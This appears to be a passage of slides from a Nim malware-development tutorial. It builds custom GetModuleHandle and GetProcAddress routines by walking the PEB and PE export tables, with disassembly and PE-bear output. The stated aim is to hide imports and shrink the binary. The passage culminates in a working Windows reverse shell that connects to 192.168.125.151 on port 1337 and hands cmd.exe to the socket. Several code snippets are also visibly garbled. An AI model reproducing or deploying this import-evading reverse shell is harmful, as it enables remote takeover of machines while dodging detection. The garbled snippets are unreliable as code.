Notice how Reserved members of the pDte object (structure) are accessed. This is because Microsoft has undocumented structures

```
34 doWhile cast[int](pListNode) != cast[int](pListHead):
35     if pDte.FullName.Length != 0:
36         echo "[+] Name: " & $(pDte.FullName.Buffer)
37         echo "[+] DllBase: 0x" & cast[uint](pDte.Reserved2[0]).toHex
38         echo "[+] EntryPoint: 0x" & cast[uint](pDte.Reserved2[1]).toHex
39         echo "[+] ImageSize: 0x" & cast[uint](pDte.Reserved3[0]).toHex
40
41     pDte = cast[PLDR_DATA_TABLE_ENTRY](pListNode.Flink)
42     pListNode = cast[PLIST_ENTRY](pListNode.Flink)
```

wine / include / winternl.h

Code Blame 5258 lines (4868 loc) · 236 KB

```
3642
3643     typedef struct _LDR_DATA_TABLE_ENTRY
3644     {
3645         LIST_ENTRY InLoadOrderLinks;
3646         LIST_ENTRY InMemoryOrderLinks;
3647         LIST_ENTRY InitializationOrderLinks;
3648         void* DllBase;
3649         void* EntryPoint;
3650         ULONG SizeOfImage;
3651         UNICODE_STRING FullDllName;
3652         UNICODE_STRING BaseDllName;
3653         ULONG Flags;
3654         SHORT LoadCount;
3655         SHORT TlsIndex;
3656         LIST_ENTRY HashLinks;
3657         ULONG TimeStamp;
3658         HANDLE ActivationContext;
3659         void* Lock;
3660         LDR_DDAG_NODE* DdagNode;
3661         LIST_ENTRY NodeModuleLink;
3662         struct _LDR_LOAD_CONTEXT *LoadContext;
3663         void* ParentDllBase;
3664         void* SwitchBackContext;
3665         RTL_BALANCED_NODE BaseAddressIndexNode;
3666         RTL_BALANCED_NODE MappingInfoIndexNode;
3667         ULONG_PTR OriginalBase;
3668         LARGE_INTEGER LoadTime;
3669         ULONG BaseNameHashValue;
3670         LDR_DLL_LOAD_REASON LoadReason;
3671         ULONG ImplicitPathOptions;
3672         ULONG ReferenceCount;
3673     } LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

Will have to look elsewhere for the winternl.h header, such as from [wine's github](#) or [phnt-single-header](#)

[From Windows App Development:](#)

The [LDR_DATA_TABLE_ENTRY](#) structure is defined as follows:

syntax

```
typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

```
3283     LDR_DATA_TABLE_ENTRY* { .pure. } = object
3284     Reserved1*: array[2, PVOID]
3285     InMemoryOrderLinks*: LIST_ENTRY
3286     Reserved2*: array[2, PVOID]
3287     DllBase*: PVOID
3288     Reserved3*: array[2, PVOID]
3289     FullDllName*: UNICODE_STRING
3290     Reserved4*: array[8, BYTE]
3291     Reserved5*: array[3, PVOID]
3292     union1*: LDR_DATA_TABLE_ENTRY_UNION1
3293     TimeStamp*: ULONG
3294     PLDR_DATA_TABLE_ENTRY* = ptr LDR_DATA_TABLE_ENTRY
```

The [LDR_DATA_TABLE_ENTRY](#) object from [winim](#) can be compared to the undocumented structure to retrieve unknown members. Winim builds their api from Microsoft's official documentation

Parsing PEB - custom GetModuleHandle

The logic of the comparison can be replaced to return a handle to the module.

```
34     doWhile cast[int](pListNode) != cast[int](pListHead):
35         if pDte.FullDllName.Length != 0:
36             if moduleName.ToLower == ($pDte.FullDllName.Buffer).ToLower:
37                 return cast[HMODULE](pDte.Reserved2[0])
38             pDte = cast[PLDR_DATA_TABLE_ENTRY](pListNode.Flink)
39             pListNode = cast[PLIST_ENTRY](pListNode.Flink)
40     return cast[HMODULE](0)
```

```
● 24 proc custom_GetModuleHandle(moduleName: string): HMODULE =
25     let
26         pPeb: PPEB = getPEB()
```

Full code

```
⌚ parsing_peb.nim > ...
1  import winim
2  from strutils import toHex, toLower
3
4  {.passC:"-masm=intel".}
5  ✘ proc getPEB*(): PPEB { .asmNoStackFrame, inline.}
6  ✘   asm """
7      push rbx
8      xor rbx, rbx
9      xor rax, rax
10     mov rbx, qword ptr gs:[0x60]
11     mov rax, rbx
12     pop rbx
13     ret
14 """
15
16 ✘ template doWhile(a, b: untyped): untyped =
17     b
18 ✘   while a:
19       b
20
```

```
22 proc custom_GetModuleHandle(moduleName: string): HMODULE =
23     let
24         pPeb: PPEB = getPEB()
25         pLdr: PPEB_LDR_DATA = pPeb.Ldr
26         pListHead: LIST_ENTRY = pPeb.Ldr.InMemoryOrderModuleList
27
28     var
29         pDte: PLDR_DATA_TABLE_ENTRY = cast[PLDR_DATA_TABLE_ENTRY](pLdr.InMemoryOrderModuleList.Flink)
30         pListNode: PLIST_ENTRY = pListHead.Flink
31
32     doWhile cast[int](pListNode) != cast[int](pListHead):
33         if pDte.FullDllName.Length != 0:
34             if moduleName.toLowerCase() == ($pDte.FullDllName.Buffer).toLowerCase():
35                 return cast[HMODULE](pDte.Reserved2[0])
36         pDte = cast[PLDR_DATA_TABLE_ENTRY](pListNode.Flink)
37         pListNode = cast[PLIST_ENTRY](pListNode.Flink)
38     return cast[HMODULE](0)
39
41 when isMainModule:
42     var hKernel32 = custom_GetModuleHandle("kernel32.dll")
43     echo "[+] KERNEL32.DLL Module Handle: " & $cast[int](hKernel32).toHex
```

Parsing PEB - custom GetModuleHandle

Custom function

```
140004df5 int64_t custom_GetModuleHandle__getmodulehandle_u8(int64_t* arg1)

140004e0a    int64_t* rsi = *(*(getPEB__getmodulehandle_u3() + 0x18) + 0x20)
140004e13    char rax_5
140004e13    int64_t rax_6
140004e13    if (rsi[9].w != 0)
140004e37        rax_5 = eqStrings(toLower(arg1), toLower(dollar___getmodulehandle_u16(rsi[0xa])))
140004e3e        if (rax_5 != 0)
140004e40            rax_6 = rsi[4]
140004e3e    if (rsi[9].w == 0 || (rsi[9].w != 0 && rax_5 == 0))
140004e46        void** rbx_1 = *rsi
140004e4c        while (true)
140004e4c            if (rbx_1 == rsi)
140004e8b                rax_6 = 0
140004e8b                break
140004e53            if (rbx_1[9].w != 0 && eqStrings(toLower(arg1), toLower(dollar___getmodulehandle_u16(rbx_1[0xa]))) != 0)
140004e80                rax_6 = rbx_1[4]
140004e84                break
140004e86            rbx_1 = *rbx_1
140004e96
return rax_6
```

What nim does: Imports LoadLibraryA from windows.h,
LibHandle is just a pointer

```
128 proc winLoadLibrary(path: cstring): THINSTANCE {
129     importc: "LoadLibraryA", header: "<windows.h>", stdcall.
130
131 proc nimUnloadLibrary(lib: LibHandle) =
132     freeLibrary(cast[THINSTANCE](lib))
133
134 proc nimLoadLibrary(path: string): LibHandle =
135     result = cast[LibHandle](winLoadLibrary(path))
```

```
48 type
49 LibHandle* = pointer ## A handle to a dynamically loaded library.
```

```
140004d60 int64_t loadLib(int64_t* arg1)
140004d60 4c8d0599c40000    lea    r8, [rel _rdata]
140004d67 4885c9             test   rcx, rcx
140004d6a 740a               je    0x140004d76
140004d6c 48833900           cmp    qword [rcx], 0x0
140004d70 7404               je    0x140004d76
140004d72 4c8d4110           lea    r8, [rcx+0x10]
140004d76 4c89c1             mov    rcx, r8
140004d79 48ff2504650100     jmp    qword [rel LoadLibraryA]
```

```
185 proc loadLib(path: string, globalSymbols = false): LibHandle =
186     result = cast[LibHandle](winLoadLibrary(path))
```

Calls winLoadLibrary (just
LoadLibraryA)

```
45 from dynlib import loadLib
46 var nim_hKernel32 = loadLib("kernel32.dll")
47 echo "[+] KERNEL32.DLL Module Handle: " & $cast[int](nim_hKernel32).toHex
```

How would we get a handle with nim
stdlib? [dynlib documentation](#)

```
100515 times, 0.4005s, 321.79MB peakmem, proj. C:\Users\user\Desktop
Hint: C:\Users\user\Desktop\testing\getmodulehandle.exe [Exec]
[+] Custom function: KERNEL32.DLL Module Handle: 00007FFEFA3A0000
[+] dynlib:          KERNEL32.DLL Module Handle: 00007FFEFA3A0000
DE-COMMENTED BY NIM-DYLIB
```

Parsing DOSHEADER - custom GetProcAddress

In the OPTIONAL_HEADER can access
DataDirectory at the entry export
(IMAGE_NUMBEROF_DIRECTORY_ENTRIES)

```
2016 IMAGE_DOS_HEADER* { .pure. } = object
2017     e_magic*: WORD
2018     e_cblp*: WORD
2019     e_cp*: WORD
2020     e_crlc*: WORD
2021     e_cparhdr*: WORD
2022     e_minalloc*: WORD
2023     e_maxalloc*: WORD
2024     e_ss*: WORD
2025     e_sp*: WORD
2026     e_csum*: WORD
2027     e_ip*: WORD
2028     e_cs*: WORD
2029     e_lfarlc*: WORD
2030     e_ovno*: WORD
2031     e_res*: array[4, WORD]
2032     e_oemid*: WORD
2033     e_oeminfo*: WORD
2034     e_res2*: array[10, WORD]
2035     e_lfanew*: LONG
2036 PIMAGE_DOS_HEADER* = ptr IMAGE_DOS_HEADER
```

IMAGE_NT_HEADERS is at image_base +
IMAGE_DOS_HEADER.e_lfanew

```
2218 IMAGE_NT_HEADERS64* { .pure. } = object
2219     Signature*: DWORD
2220     FileHeader*: IMAGE_FILE_HEADER
2221     OptionalHeader*: IMAGE_OPTIONAL_HEADER64
2222 PIMAGE_NT_HEADERS64* = ptr IMAGE_NT_HEADERS64
```

From the NT_HEADERS can get the
Optional Header

```
2186 IMAGE_OPTIONAL_HEADER64* { .pure. } = object
2187     Magic*: WORD
2188     MajorLinkerVersion*: BYTE
2189     MinorLinkerVersion*: BYTE
2190     SizeOfCode*: DWORD
2191     SizeOfInitializedData*: DWORD
2192     SizeOfUninitializedData*: DWORD
2193     AddressOfEntryPoint*: DWORD
2194     BaseOfCode*: DWORD
2195     ImageBase*: UONGLONG
2196     SectionAlignment*: DWORD
2197     FileAlignment*: DWORD
2198     MajorOperatingSystemVersion*: WORD
2199     MinorOperatingSystemVersion*: WORD
2200     MajorImageVersion*: WORD
2201     MinorImageVersion*: WORD
2202     MajorSubsystemVersion*: WORD
2203     MinorSubsystemVersion*: WORD
2204     Win32VersionValue*: DWORD
2205     SizeOfImage*: DWORD
2206     SizeOfHeaders*: DWORD
2207     CheckSum*: DWORD
2208     Subsystem*: WORD
2209     DllCharacteristics*: WORD
2210     SizeOfStackReserve*: UONGLONG
2211     SizeOfStackCommit*: UONGLONG
2212     SizeOfHeapReserve*: UONGLONG
2213     SizeOfHeapCommit*: UONGLONG
2214     LoaderFlags*: DWORD
2215     NumberOfRvaAndSizes*: DWORD
2216     DataDirectory*: array[IMAGE_NUMBEROF_DIRECTORY_ENTRIES, IMAGE_DATA_DIRECTORY]
2217 PIMAGE_OPTIONAL_HEADER64* = ptr IMAGE_OPTIONAL_HEADER64
```

```
2384 IMAGE_EXPORT_DIRECTORY* { .pure. } = object
2385     Characteristics*: DWORD
2386     TimeDateStamp*: DWORD
2387     MajorVersion*: WORD
2388     MinorVersion*: WORD
2389     Name*: DWORD
2390     Base*: DWORD
2391     NumberOfFunctions*: DWORD
2392     NumberOfNames*: DWORD
2393     AddressOfFunctions*: DWORD
2394     AddressOfNames*: DWORD
2395     AddressOfNameOrdinals*: DWORD
2396 PIMAGE_EXPORT_DIRECTORY* = ptr IMAGE_EXPORT_DIRECTORY
```

```
2131 IMAGE_DATA_DIRECTORY* { .pure. } = object
2132     VirtualAddress*: DWORD
2133     Size*: DWORD
2134     PIMAGE_DATA_DIRECTORY* = ptr IMAGE_DATA_DIRECTORY
2135 const
```

Parsing DOS HEADER - custom GetProcAddress

PE-bear v0.6.1 [C:/Windows/System32/user32.dll]		
File	Settings	View
Disasm: .text	General	DOS Hdr
Offset	Name	Value
0	Magic number	5A4D
2	Bytes on last page of file	90
4	Pages in file	3
6	Relocations	0
8	Size of header in paragraphs	4
A	Minimum extra paragraphs needed	0
C	Maximum extra paragraphs needed	FFFF
E	Initial (relative) SS value	0
10	Initial SP value	B8
12	Checksum	0
14	Initial IP value	0
16	Initial (relative) CS value	0
18	File address of relocation table	40
1A	Overlay number	0
1C	Reserved words[4]	0, 0, 0, 0
24	OEM identifier (for OEM information)	0
26	OEM information; OEM identifier specific	0
28	Reserved words[10]	0, 0, 0, 0, 0, 0, 0, 0, 0, 0
3C	File address of new exe header	F8

We need to parse the Export Directory
of the Optional Header

PE-bear v0.6.1 [C:/Windows/System32/user32.dll]			
File	Settings	View	
Disasm: .text	General	DOS Hdr	
Offset	Name	Value	
154	Subsystem	2	
156	DLL Characteristics	4160	
		40	
		DLL can move	
		100	
		Image is NX compatible	
		4000	
		Guard CF	
158	Size of Stack Reserve	40000	
160	Size of Stack Commit	1000	
168	Size of Heap Reserve	100000	
170	Size of Heap Commit	1000	
178	Loader Flags	0	
17C	Number of RVAs and Sizes	10	
	Data Directory	Address	Size
180	Export Directory	9FA80	73D01
188	Import Directory	A6E50	348
190	Resource Directory	BA000	E11A0
198	Exception Directory	B2000	6E64
1A0	Security Directory	197C00	5FA8
1A8	Base Relocation Table	19C000	418
1B0	Debug Directory	951F0	70
1B8	Architecture Specific Data	0	0
1C0	RVA of GlobalPtr	0	0
1C8	TLS Directory	0	0
1D0	Load Configuration Directory	8F740	118
1D8	Bound Import Directory	0	0
1E0	Import Address Table	8FC00	2008
1E8	Delay Load Import Descriptors	9F4C0	E0
1F0	.NET header	0	0

We need to parse the Export Directory
of the Optional Header

Exports				
Offset	Name	Value	Meaning	
9EC80	Characteristics	0		
9EC84	TimeDateStamp	32A2A2E9	Monday, 02.12.1996 09:35:37 UTC	
9EC88	MajorVersion	0		
9EC8A	MinorVersion	0		
9EC8C	Name	A2532	USER32.dll	
9EC90	Base	5DE		
9EC94	NumberOfFunctions	4BF		
9EC98	NumberOfNames	3ED		
9EC9C	AddressOfFunctions	9FAA8		
9ECA0	AddressOfNames	A0DA4		
9ECA4	AddressOfNameOrdinals	A1D58		
Offset	Ordinal	Function RVA	Name RVA	Name
9ECA8	5DE	51810	-	
9ECA C	5DF	50080	A253D	GetPointerFrameArrivalTimes
9ECB0	5E0	2C6D0	A2559	ActivateKeyboardLayout
9ECB4	5E1	2CEB0	A2570	AddClipboardFormatListener
9ECB8	5E2	339F0	A258B	AddVisualIdentifier
9EBC0	5E3	85FA0	A259F	AdjustWindowRect
9ECC0	5E4	16600	A25B0	AdjustWindowRectEx
9ECC4	5E5	103C0	A25C3	AdjustWindowRectExForDpi
9ECC8	5E6	8BF20	A25DC	AlignRects
9ECC C	5E7	86010	A25E7	AllowForegroundActivation
9ECD0	5E8	2B740	A2601	AllowSetForegroundWindow
9ECD4	5E9	80980	A261A	AnimateWindow
9ECD8	5EA	81720	A2628	AnyPopup
Offset	Ordinal	Function RVA	Name RVA	Forwarder

Parsing DOS HEADER - custom GetProcAddress

Create proc - we cast the handle of the module to an int for use

```
4 proc custom_GetProcAddress(h: HMODULE, apiName: string): FARPROC =  
5     var pBase = cast[int](h)
```

Cast the base of the module to the IMAGE_DOS_HEADER and check that it matches IMAGE_DOS_SIGNATURE

```
7673 | IMAGE_DOS_SIGNATURE* = 0x5A4D
```

```
7     var pImgDosHdr = cast[PIMAGE_DOS_HEADER](pBase)  
8     if pImgDosHdr.e_magic != IMAGE_DOS_SIGNATURE: return cast[FARPROC](NULL)
```

Get the IMAGE_NT_HEADERS from the base of the module + IMAGE_DOS_HEADER.e_lfanew. Check that the IMAGE_NT_SIGNATURE matches.

```
7677 | IMAGE_NT_SIGNATURE* = 0x00004550
```

```
10    var pImgNtHdrs = cast[PIMAGE_NT_HEADERS](pBase + pImgDosHdr.e_lfanew)  
11    if pImgNtHdrs.Signature != IMAGE_NT_SIGNATURE: return cast[FARPROC](NULL)
```

Get the IMAGE_OPTIONAL_HEADER from the IMAGE_NT_HEADERS and the IMAGE_EXPORT_DIRECTORY from the IMAGE_OPTIONAL_HEADER

```
7757 | IMAGE_DIRECTORY_ENTRY_EXPORT* = 0
```

```
13    var  
14        imgOptHdr: IMAGE_OPTIONAL_HEADER = cast[IMAGE_OPTIONAL_HEADER](pImgNtHdrs.OptionalHeader)  
15        pImgExportDir: PIMAGE_EXPORT_DIRECTORY = cast[PIMAGE_EXPORT_DIRECTORY](cast[DWORD64](pBase) + cast[DWORD64](imgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress))
```

We need some pointers to arrays of DWORDs. The FunctionNameArray, FunctionAddress Array, and FunctionOrdinalArray

```
17    var  
18        functionNameArray: ptr UncheckedArray[WORD] = cast[ptr UncheckedArray[WORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfNames)  
19        functionAddressArray: ptr UncheckedArray[WORD] = cast[ptr UncheckedArray[WORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfFunctions)  
20        functionOrdinalArray: ptr UncheckedArray[WORD] = cast[ptr UncheckedArray[WORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfNameOrdinals)
```

Parsing DOS HEADER - custom GetProcAddress

Setup a while loop to iterate over the number of functions present in IMAGE_EXPORT_DIRECTORY

```
22 var i: DWORD = 0
23 while i < pImgExportDir.NumberOfFunctions:
24     var pFunctionName = $(cast[PCHAR](cast[ByteAddress](pBase) + functionNameArray[i]))
25     var pFunctionAddress: PVOID = cast[PVOID](cast[ByteAddress](pBase) + functionAddressArray[functionOrdinalArray[i]])
26     if pFunctionName == apiName:
27         return cast[FARPROC](pFunctionAddress)
28     break
29 i.inc
```

pFunctionName gets the current index (i) of the functionNameArray and casts it to a string.

pFunctionAddress is the address of the function retrieved from the functionAddressArray at its ordinal

If the pFunctionName is equal to the apiName that we are looking for, we return the pFunction Address

Error checking for if the function is not found happens outside of this function, as it will return 0 if the ProcAddress is not found. This can be seen on the last slide

```
31     return cast[FARPROC](NULL)
```

```
4 proc custom_GetProcAddress(h: HMODULE, apiName: string): FARPROC =
5     var pBase = cast[int](h)
6
7     var pImgDosHdr = cast[PIMAGE_DOS_HEADER](pBase)
8     if pImgDosHdr.e_magic != IMAGE_DOS_SIGNATURE: return cast[FARPROC](NULL)
9
10    var pImgNtHdrs = cast[PIMAGE_NT_HEADERS](pBase + pImgDosHdr.e_lfanew)
11    if pImgNtHdrs.Signature != IMAGE_NT_SIGNATURE: return cast[FARPROC](NULL)
12
13    var
14        imgOptHdr: IMAGE_OPTIONAL_HEADER = cast[IMAGE_OPTIONAL_HEADER](pImgNtHdrs.OptionalHeader)
15        pImgExportDir: PIMAGE_EXPORT_DIRECTORY = cast[PIMAGE_EXPORT_DIRECTORY](cast[DWORD64](pBase) + cast[DWORD64](imgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress))
16
17    var
18        functionNameArray: ptr UncheckedArray[WORD] = cast[ptr UncheckedArray[WORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfNames)
19        functionAddressArray: ptr UncheckedArray[WORD] = cast[ptr UncheckedArray[WORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfFunctions)
20        functionOrdinalArray: ptr UncheckedArray[WORD] = cast[ptr UncheckedArray[WORD]](cast[ByteAddress](pBase) + pImgExportDir.AddressOfNameOrdinals)
21
22    var i: DWORD = 0
23    while i < pImgExportDir.NumberOfFunctions:
24        var pFunctionName = $(cast[PCHAR](cast[ByteAddress](pBase) + functionNameArray[i]))
25        var pFunctionAddress: PVOID = cast[PVOID](cast[ByteAddress](pBase) + functionAddressArray[functionOrdinalArray[i]])
26        if pFunctionName == apiName:
27            return cast[FARPROC](pFunctionAddress)
28        break
29    i.inc
30
31    return cast[FARPROC](NULL)
```

Putting it all together:

Parsing DOS HEADER - custom GetProcAddress

```
33 import dynlib
34 proc main() =
35     var h = loadLib("user32.dll")
36     var MessageBoxA = custom_GetProcAddress(cast[HMODULE](h), "MessageBoxA")
37     echo "[+] MessageBoxA: 0x" & cast[int](MessageBoxA).toHex
38
39 when isMainModule:
40     | main()
```

```
140004df0 void* custom_GetProcAddress_u3(void* arg1, int64_t* arg2)

140004e03     void* r15 = nullptr
140004e06     int64_t rax = arg2[1]
140004e0f     uint64_t r12 = *arg2
140004e1a     if (*arg1 == 0x5a4d)
140004e24         void* rsi_2 = sx.q(*(arg1 + 0x3c)) + arg1
140004e2d         if (*rsi_2 == 0x4550)
140004e44             void var_138
140004e44             __builtin_memcpy(dest: &var_138, src: rsi_2 + 0x18, n: 0xf0)
140004e58             void var_228
140004e58             __builtin_memcpy(dest: &var_228, src: &var_138, n: 0xf0)
140004e5a     int32_t rsi_4 = 0
140004e64     int32_t var_1b8
140004e64     void* rbx_2 = sx.q(var_1b8) + arg1
140004e6f     void* rax_2 = sx.q(*(rbx_2 + 0x20)) + arg1
140004e7b     void* rax_4 = sx.q(*(rbx_2 + 0x1c)) + arg1
140004e83     void* rax_5 = sx.q(*(rbx_2 + 0x24)) + arg1
140004e95     while (true)
140004e95         if (*rbx_2 + 0x14) s> rsi_4)
140004ea0             int64_t r15_1 = sx.q(rsi_4)
140004ead     int64_t var_238
140004ead     cstrToNimstr(&var_238, sx.q(*(rax_2 + (r15_1 << 2))) + arg1)
140004eb2     int64_t rax_7 = var_238
140004ec8     char* rax_8 = __emutls_get_address(&__emutls_v.nimInErrorMode__system_u4301)
140004ed3     int64_t* var_230
140004ed3     if (*rax_8 == 0)
140004ee8         r15 = sx.q(*(rax_4 + (zx.q(*(rax_5 + (r15_1 << 1))) << 2))) + arg1
140004ef1     if (rax_7 == r12)
140004ef6         int32_t rax_12
140004ef6         if (r12 != 0)
140004f08             rax_12 = memcmp(_Buf1: &var_230[1], _Buf2: rax + 8, _Size: r12)
140004f0f     if (r12 == 0 || (r12 != 0 && rax_12 == 0))
140004f20         if (var_230 == 0)
140004f20             break
140004f27         if ((*var_230 + 7) & 0x40) == 0)
140004f2c             deallocShared(var_230)
140004f22         break
140004f11     rsi_4 = rsi_4 + 1
140004f16     if (var_230 == 0)
140004f16         continue
140004f36     if ((*rax_8 != 0 && var_230 != 0) || *rax_8 == 0)
140004f3d     if ((*var_230 + 7) & 0x40) == 0)
140004f42         deallocShared(var_230)
140004f4a     if (*rax_8 == 0)
140004f4a         continue
140004f50     r15 = nullptr
140004f50     break
140004f69
return r15
```

```
Hint: C:\Users\user\Desktop\uscg\getprocaddress.exe [Exec]
[+] MessageBoxA: 0x00007FFF0C390D0
```

Nim's implementation in [dynlib](#)

```
... 182 proc getProcAddress(lib: HMODULE, name: cstring): FARPROC {
183     importc: "GetProcAddress", header: "<windows.h>", stdcall.}
...
191 proc symAddr(lib: LibHandle, name: cstring): pointer =
192     result = cast[pointer](getProcAddress(cast[HMODULE](lib), name))
```

```
44
45     var real_MessageBoxA = GetProcAddress(GetModuleHandleA("user32.dll"), "MessageBoxA")
echo "[+] MessageBoxA: 0x" & cast[int](real_MessageBoxA).toHex
```

Compared to winim's import

```
39 import dynlib
40 var h = loadLib("user32.dll")
41 var pMessageBoxA = symAddr(h, "MessageBoxA")
42 echo "[+] pMessageBoxA: 0x" & cast[int](pMessageBoxA).toHex
```

Putting it all together

Using our custom written `GetProcAddress` and `GetModuleHandle`, we can write a nim program that doesn't rely on the nim compiler to include the common imports from `KERNEL32` and the C runtime.

The resulting binary will be much smaller in size compared to the original.

Putting it all together

Create a directory structure

```
no_win_import_example
  utils
    getmodulehandle.nim
    getprocaddress.nim
  main.nim
```

```
no_win_import_example > main.nim > ...
  import winim
  import utils/[getmodulehandle, getProcAddress]

  proc main() =
    discard

  when isMainModule:
    main()
```

Import our modules and start setting up our project.

winim is needed for typing.

```
24  var pFunctionName = cast[PCHAR](cast[ByteAddress](pBase) + functionNameArray[i])
25  var pFunctionAddress: PVOID = cast[PVOID](cast[ByteAddress](pBase) + functionAddressArray[functionOrdinalArray[i]])
26  if memcmp(cast:uint)(addr pFunctionName), cast:uint](apiName), apiName.len, 1) == 0:
27    return cast[FARPROC](pFunctionAddress)
```

We will use a [nim.cfg](#) that I've modified from Bitmancer. This will do the lifting for ensuring that nothing is being imported into the program, optimizing for size, stripping symbols, etc..

Because we are no longer including the c runtime, we can't do comparisons with nim, we have to roll our own memcmp. For example in our custom GetModuleHandle:

```
34  if moduleName.toLowerCase == ($pDte.FullDllName.Buffer).toLowerCase:
35    return cast[HMODULE](pDte.Reserved2[0])
```

The comparison of two strings - relies on nim code; can't have that.

A similar change it added to our custom GetProcAddress function.

We implement our own custom memcmp function to handle the comparisons.

```
no_win_import_example > utils > memcmp.nim > ...
  proc toLower*(ch: byte): byte {.inline.} =
    ## Weird coding to get the assembly working correctly
    var ret = ch
    if (ch >= 'A'.byte):
      if (ch <= 'Z'.byte):
        ret = ('a'.byte + (ch - 'A'.byte))
    return ret

  proc memcmp*(s1: uint, s2: uint, n: int, charSize: uint): int {.inline.} =
    ## charSize is the size of the character of the pointer to s2. in getmoduleh, it is comparing a
    ## cstring to a wstring, where in getprocaddr it is comparing two cstrings
    var
      s1_ptr = cast[ptr byte](s1)
      s2_ptr = cast[ptr byte](s2)
      while s1_ptr[].toLowerCase() == s2_ptr[].toLowerCase():
        if s1_ptr[] == 0:
          return 0
        s1_ptr = cast[ptr byte](cast:uint](s1_ptr) + 1)
        s2_ptr = cast[ptr byte](cast:uint](s2_ptr) + charSize)
    return cast[int](s1_ptr[].toLowerCase() - s2_ptr[].toLowerCase())
```

toLowerCase allows us to compare case insensitive

memcmp needs to handle both regular chars and wide chars, the charSize will be passed in to handle wchars (size 2)

```
33  if pDte.FullDllName.Length != 0:
34    if memcmp(cast:uint)(addr moduleName), cast:uint](pDte.FullDllName.Buffer), moduleName.len, 2) == 0:
35      return cast[HMODULE](pDte.Reserved2[0])
36  pDte = cast[POINTER DATA_TABLE_ENTRY].GetLastNode(ElfData)
```

memcmp.nim is in the utils folder and is imported into getmodulehandle.nim and getprocaddress.nim

Putting it all together

In main.nim. We will declare the functions that we will be importing. We get the information from the Windows API documentation. These need to be included because we will typecast our retrieved ProcAddrs into these procedures.

```
4  # declaring needed functions
5  type LoadLibraryA = (proc(lpLibFileName: LPCSTR): HMODULE {.stdcall.})
6  type WSAStartup = (proc(wVersionRequested: WORD, lpWSADATA: LPWSADATA): int32 {.stdcall.})
7  type WSASocketA = (proc(af: int32, `type`: int32, protocol: int32, lpProtocolInfo: LPWSAPROTOCOLINFO): int32 {.stdcall.})
8  type inet_addr = (proc(cp: ptr char): int32 {.stdcall.})
9  type htons = (proc(hostshort: uint16): uint16 {.stdcall.})
10 type connect = (proc(s: SOCKET, name: ptr sockaddr, namelen: int32): int32 {.stdcall.})
11 type CreateProcessA = (proc(lpApplicationName: LPCSTR, lpCommandLine: LPSTR, lpProcessAttributes:
```

We declare some data we will be using. We specify cstring since nim strings are memory managed and we don't want that. (s<var_name> just specifies string)

```
13 proc main() =
14     var
15         sHost = "192.168.125.151".cstring
16         port: uint16 = 1337
17         wsaData: WSADATA
18         sCmd = "cmd".cstring
```

Declare strings for handles and ProcAddrs'

```
20 var
21     sKernel32 = "KERNEL32.dll".cstring
22     sws2_32 = "ws2_32.dll".cstring
23     sLoadLibraryA = "LoadLibraryA".cstring
24     sWSAStartup = "WSAStartup".cstring
25     sWSASocketA = "WSASocketA".cstring
26     sinet_addr = "inet_addr".cstring
27     shtons = "htons".cstring
28     sconnect = "connect".cstring
29     sCreateProcessA = "CreateProcessA".cstring
```

Using the custom functions, get HMODULE and the ProcAddress for LoadLibrary

```
31 var
32     hKernel32 = custom_GetModuleHandle(sKernel32)
33     pLoadLibraryA = cast[LoadLibraryA](custom_GetProcAddress(hKernel32, sLoadLibraryA))
```

From here, we can load the "ws2_32.dll" library and resolve all the functions we need

```
35 var
36     hws2_32 = pLoadLibraryA(sws2_32)
37     pWSAStartup = cast[WSAStartup](custom_GetProcAddress(hws2_32, sWSAStartup))
38     pWSASocketA = cast[WSASocketA](custom_GetProcAddress(hws2_32, sWSASocketA))
39     pinet_addr = cast[inet_addr](custom_GetProcAddress(hws2_32, sinet_addr))
40     phtons = cast[htons](custom_GetProcAddress(hws2_32, shtons))
41     pconnect = cast[connect](custom_GetProcAddress(hws2_32, sconnect))
42     pCreateProcessA = cast[CreateProcessA](custom_GetProcAddress(hKernel32, sCreateProcessA))
```

Putting it all together

We have resolved all the procedures we need, so now we can start actually writing code. We will reimplement the reverse shell written earlier.

```
44  #[ Actual Code starts here ]#
45  # call WSAStartup
46  var wsaStartupRes = pWSAStartup(MAKEWORD(2,2), addr wsaData)
47
48  # call WSASocket
49  var socket = pWSASocketA(2, 1, 6, NULL, cast[GROUP](0), cast[DWORD](NULL))
50
51  # create sockaddr_in struct
52  var sa: sockaddr_in
53  sa.sin_family = AF_INET
54  sa.sinaddr.S_addr = pinet_addr(addr sHost[0])
55  sa.sin_port = phtons(port)
56
57  # call connect
58  var connectResult = pconnect(socket, cast[ptr sockaddr](sa.addr), cast[int32](sizeof(sa)))
```

```
60  # call CreateProcessA
61  var
62    si: STARTUPINFO
63    pi: PROCESS_INFORMATION
64    si.cb = cast[DWORD](sizeof(si))
65    si.dwFlags = STARTF_USESTDHANDLES
66    si.hStdInput = cast[HANDLE](socket)
67    si.hStdOutput = cast[HANDLE](socket)
68    si.hStdError = cast[HANDLE](socket)
```

```
70  discard pCreateProcessA(
71    NULL,
72    cast[LPSTR](addr sCmd[0]),
73    NULL,
74    NULL,
75    TRUE,
76    0,
77    NULL,
78    NULL,
79    cast[LPSTARTUPINFOA](addr si),
80    addr pi
81  )
```

We pass in our cstrings to the pointer of where the string starts (addr sHost[0])

Compile with: nim c -d:mingw .\main.nim (I have commented out the stripping of symbols --l:"-WL,-s") and this gets us to 13kb in size.

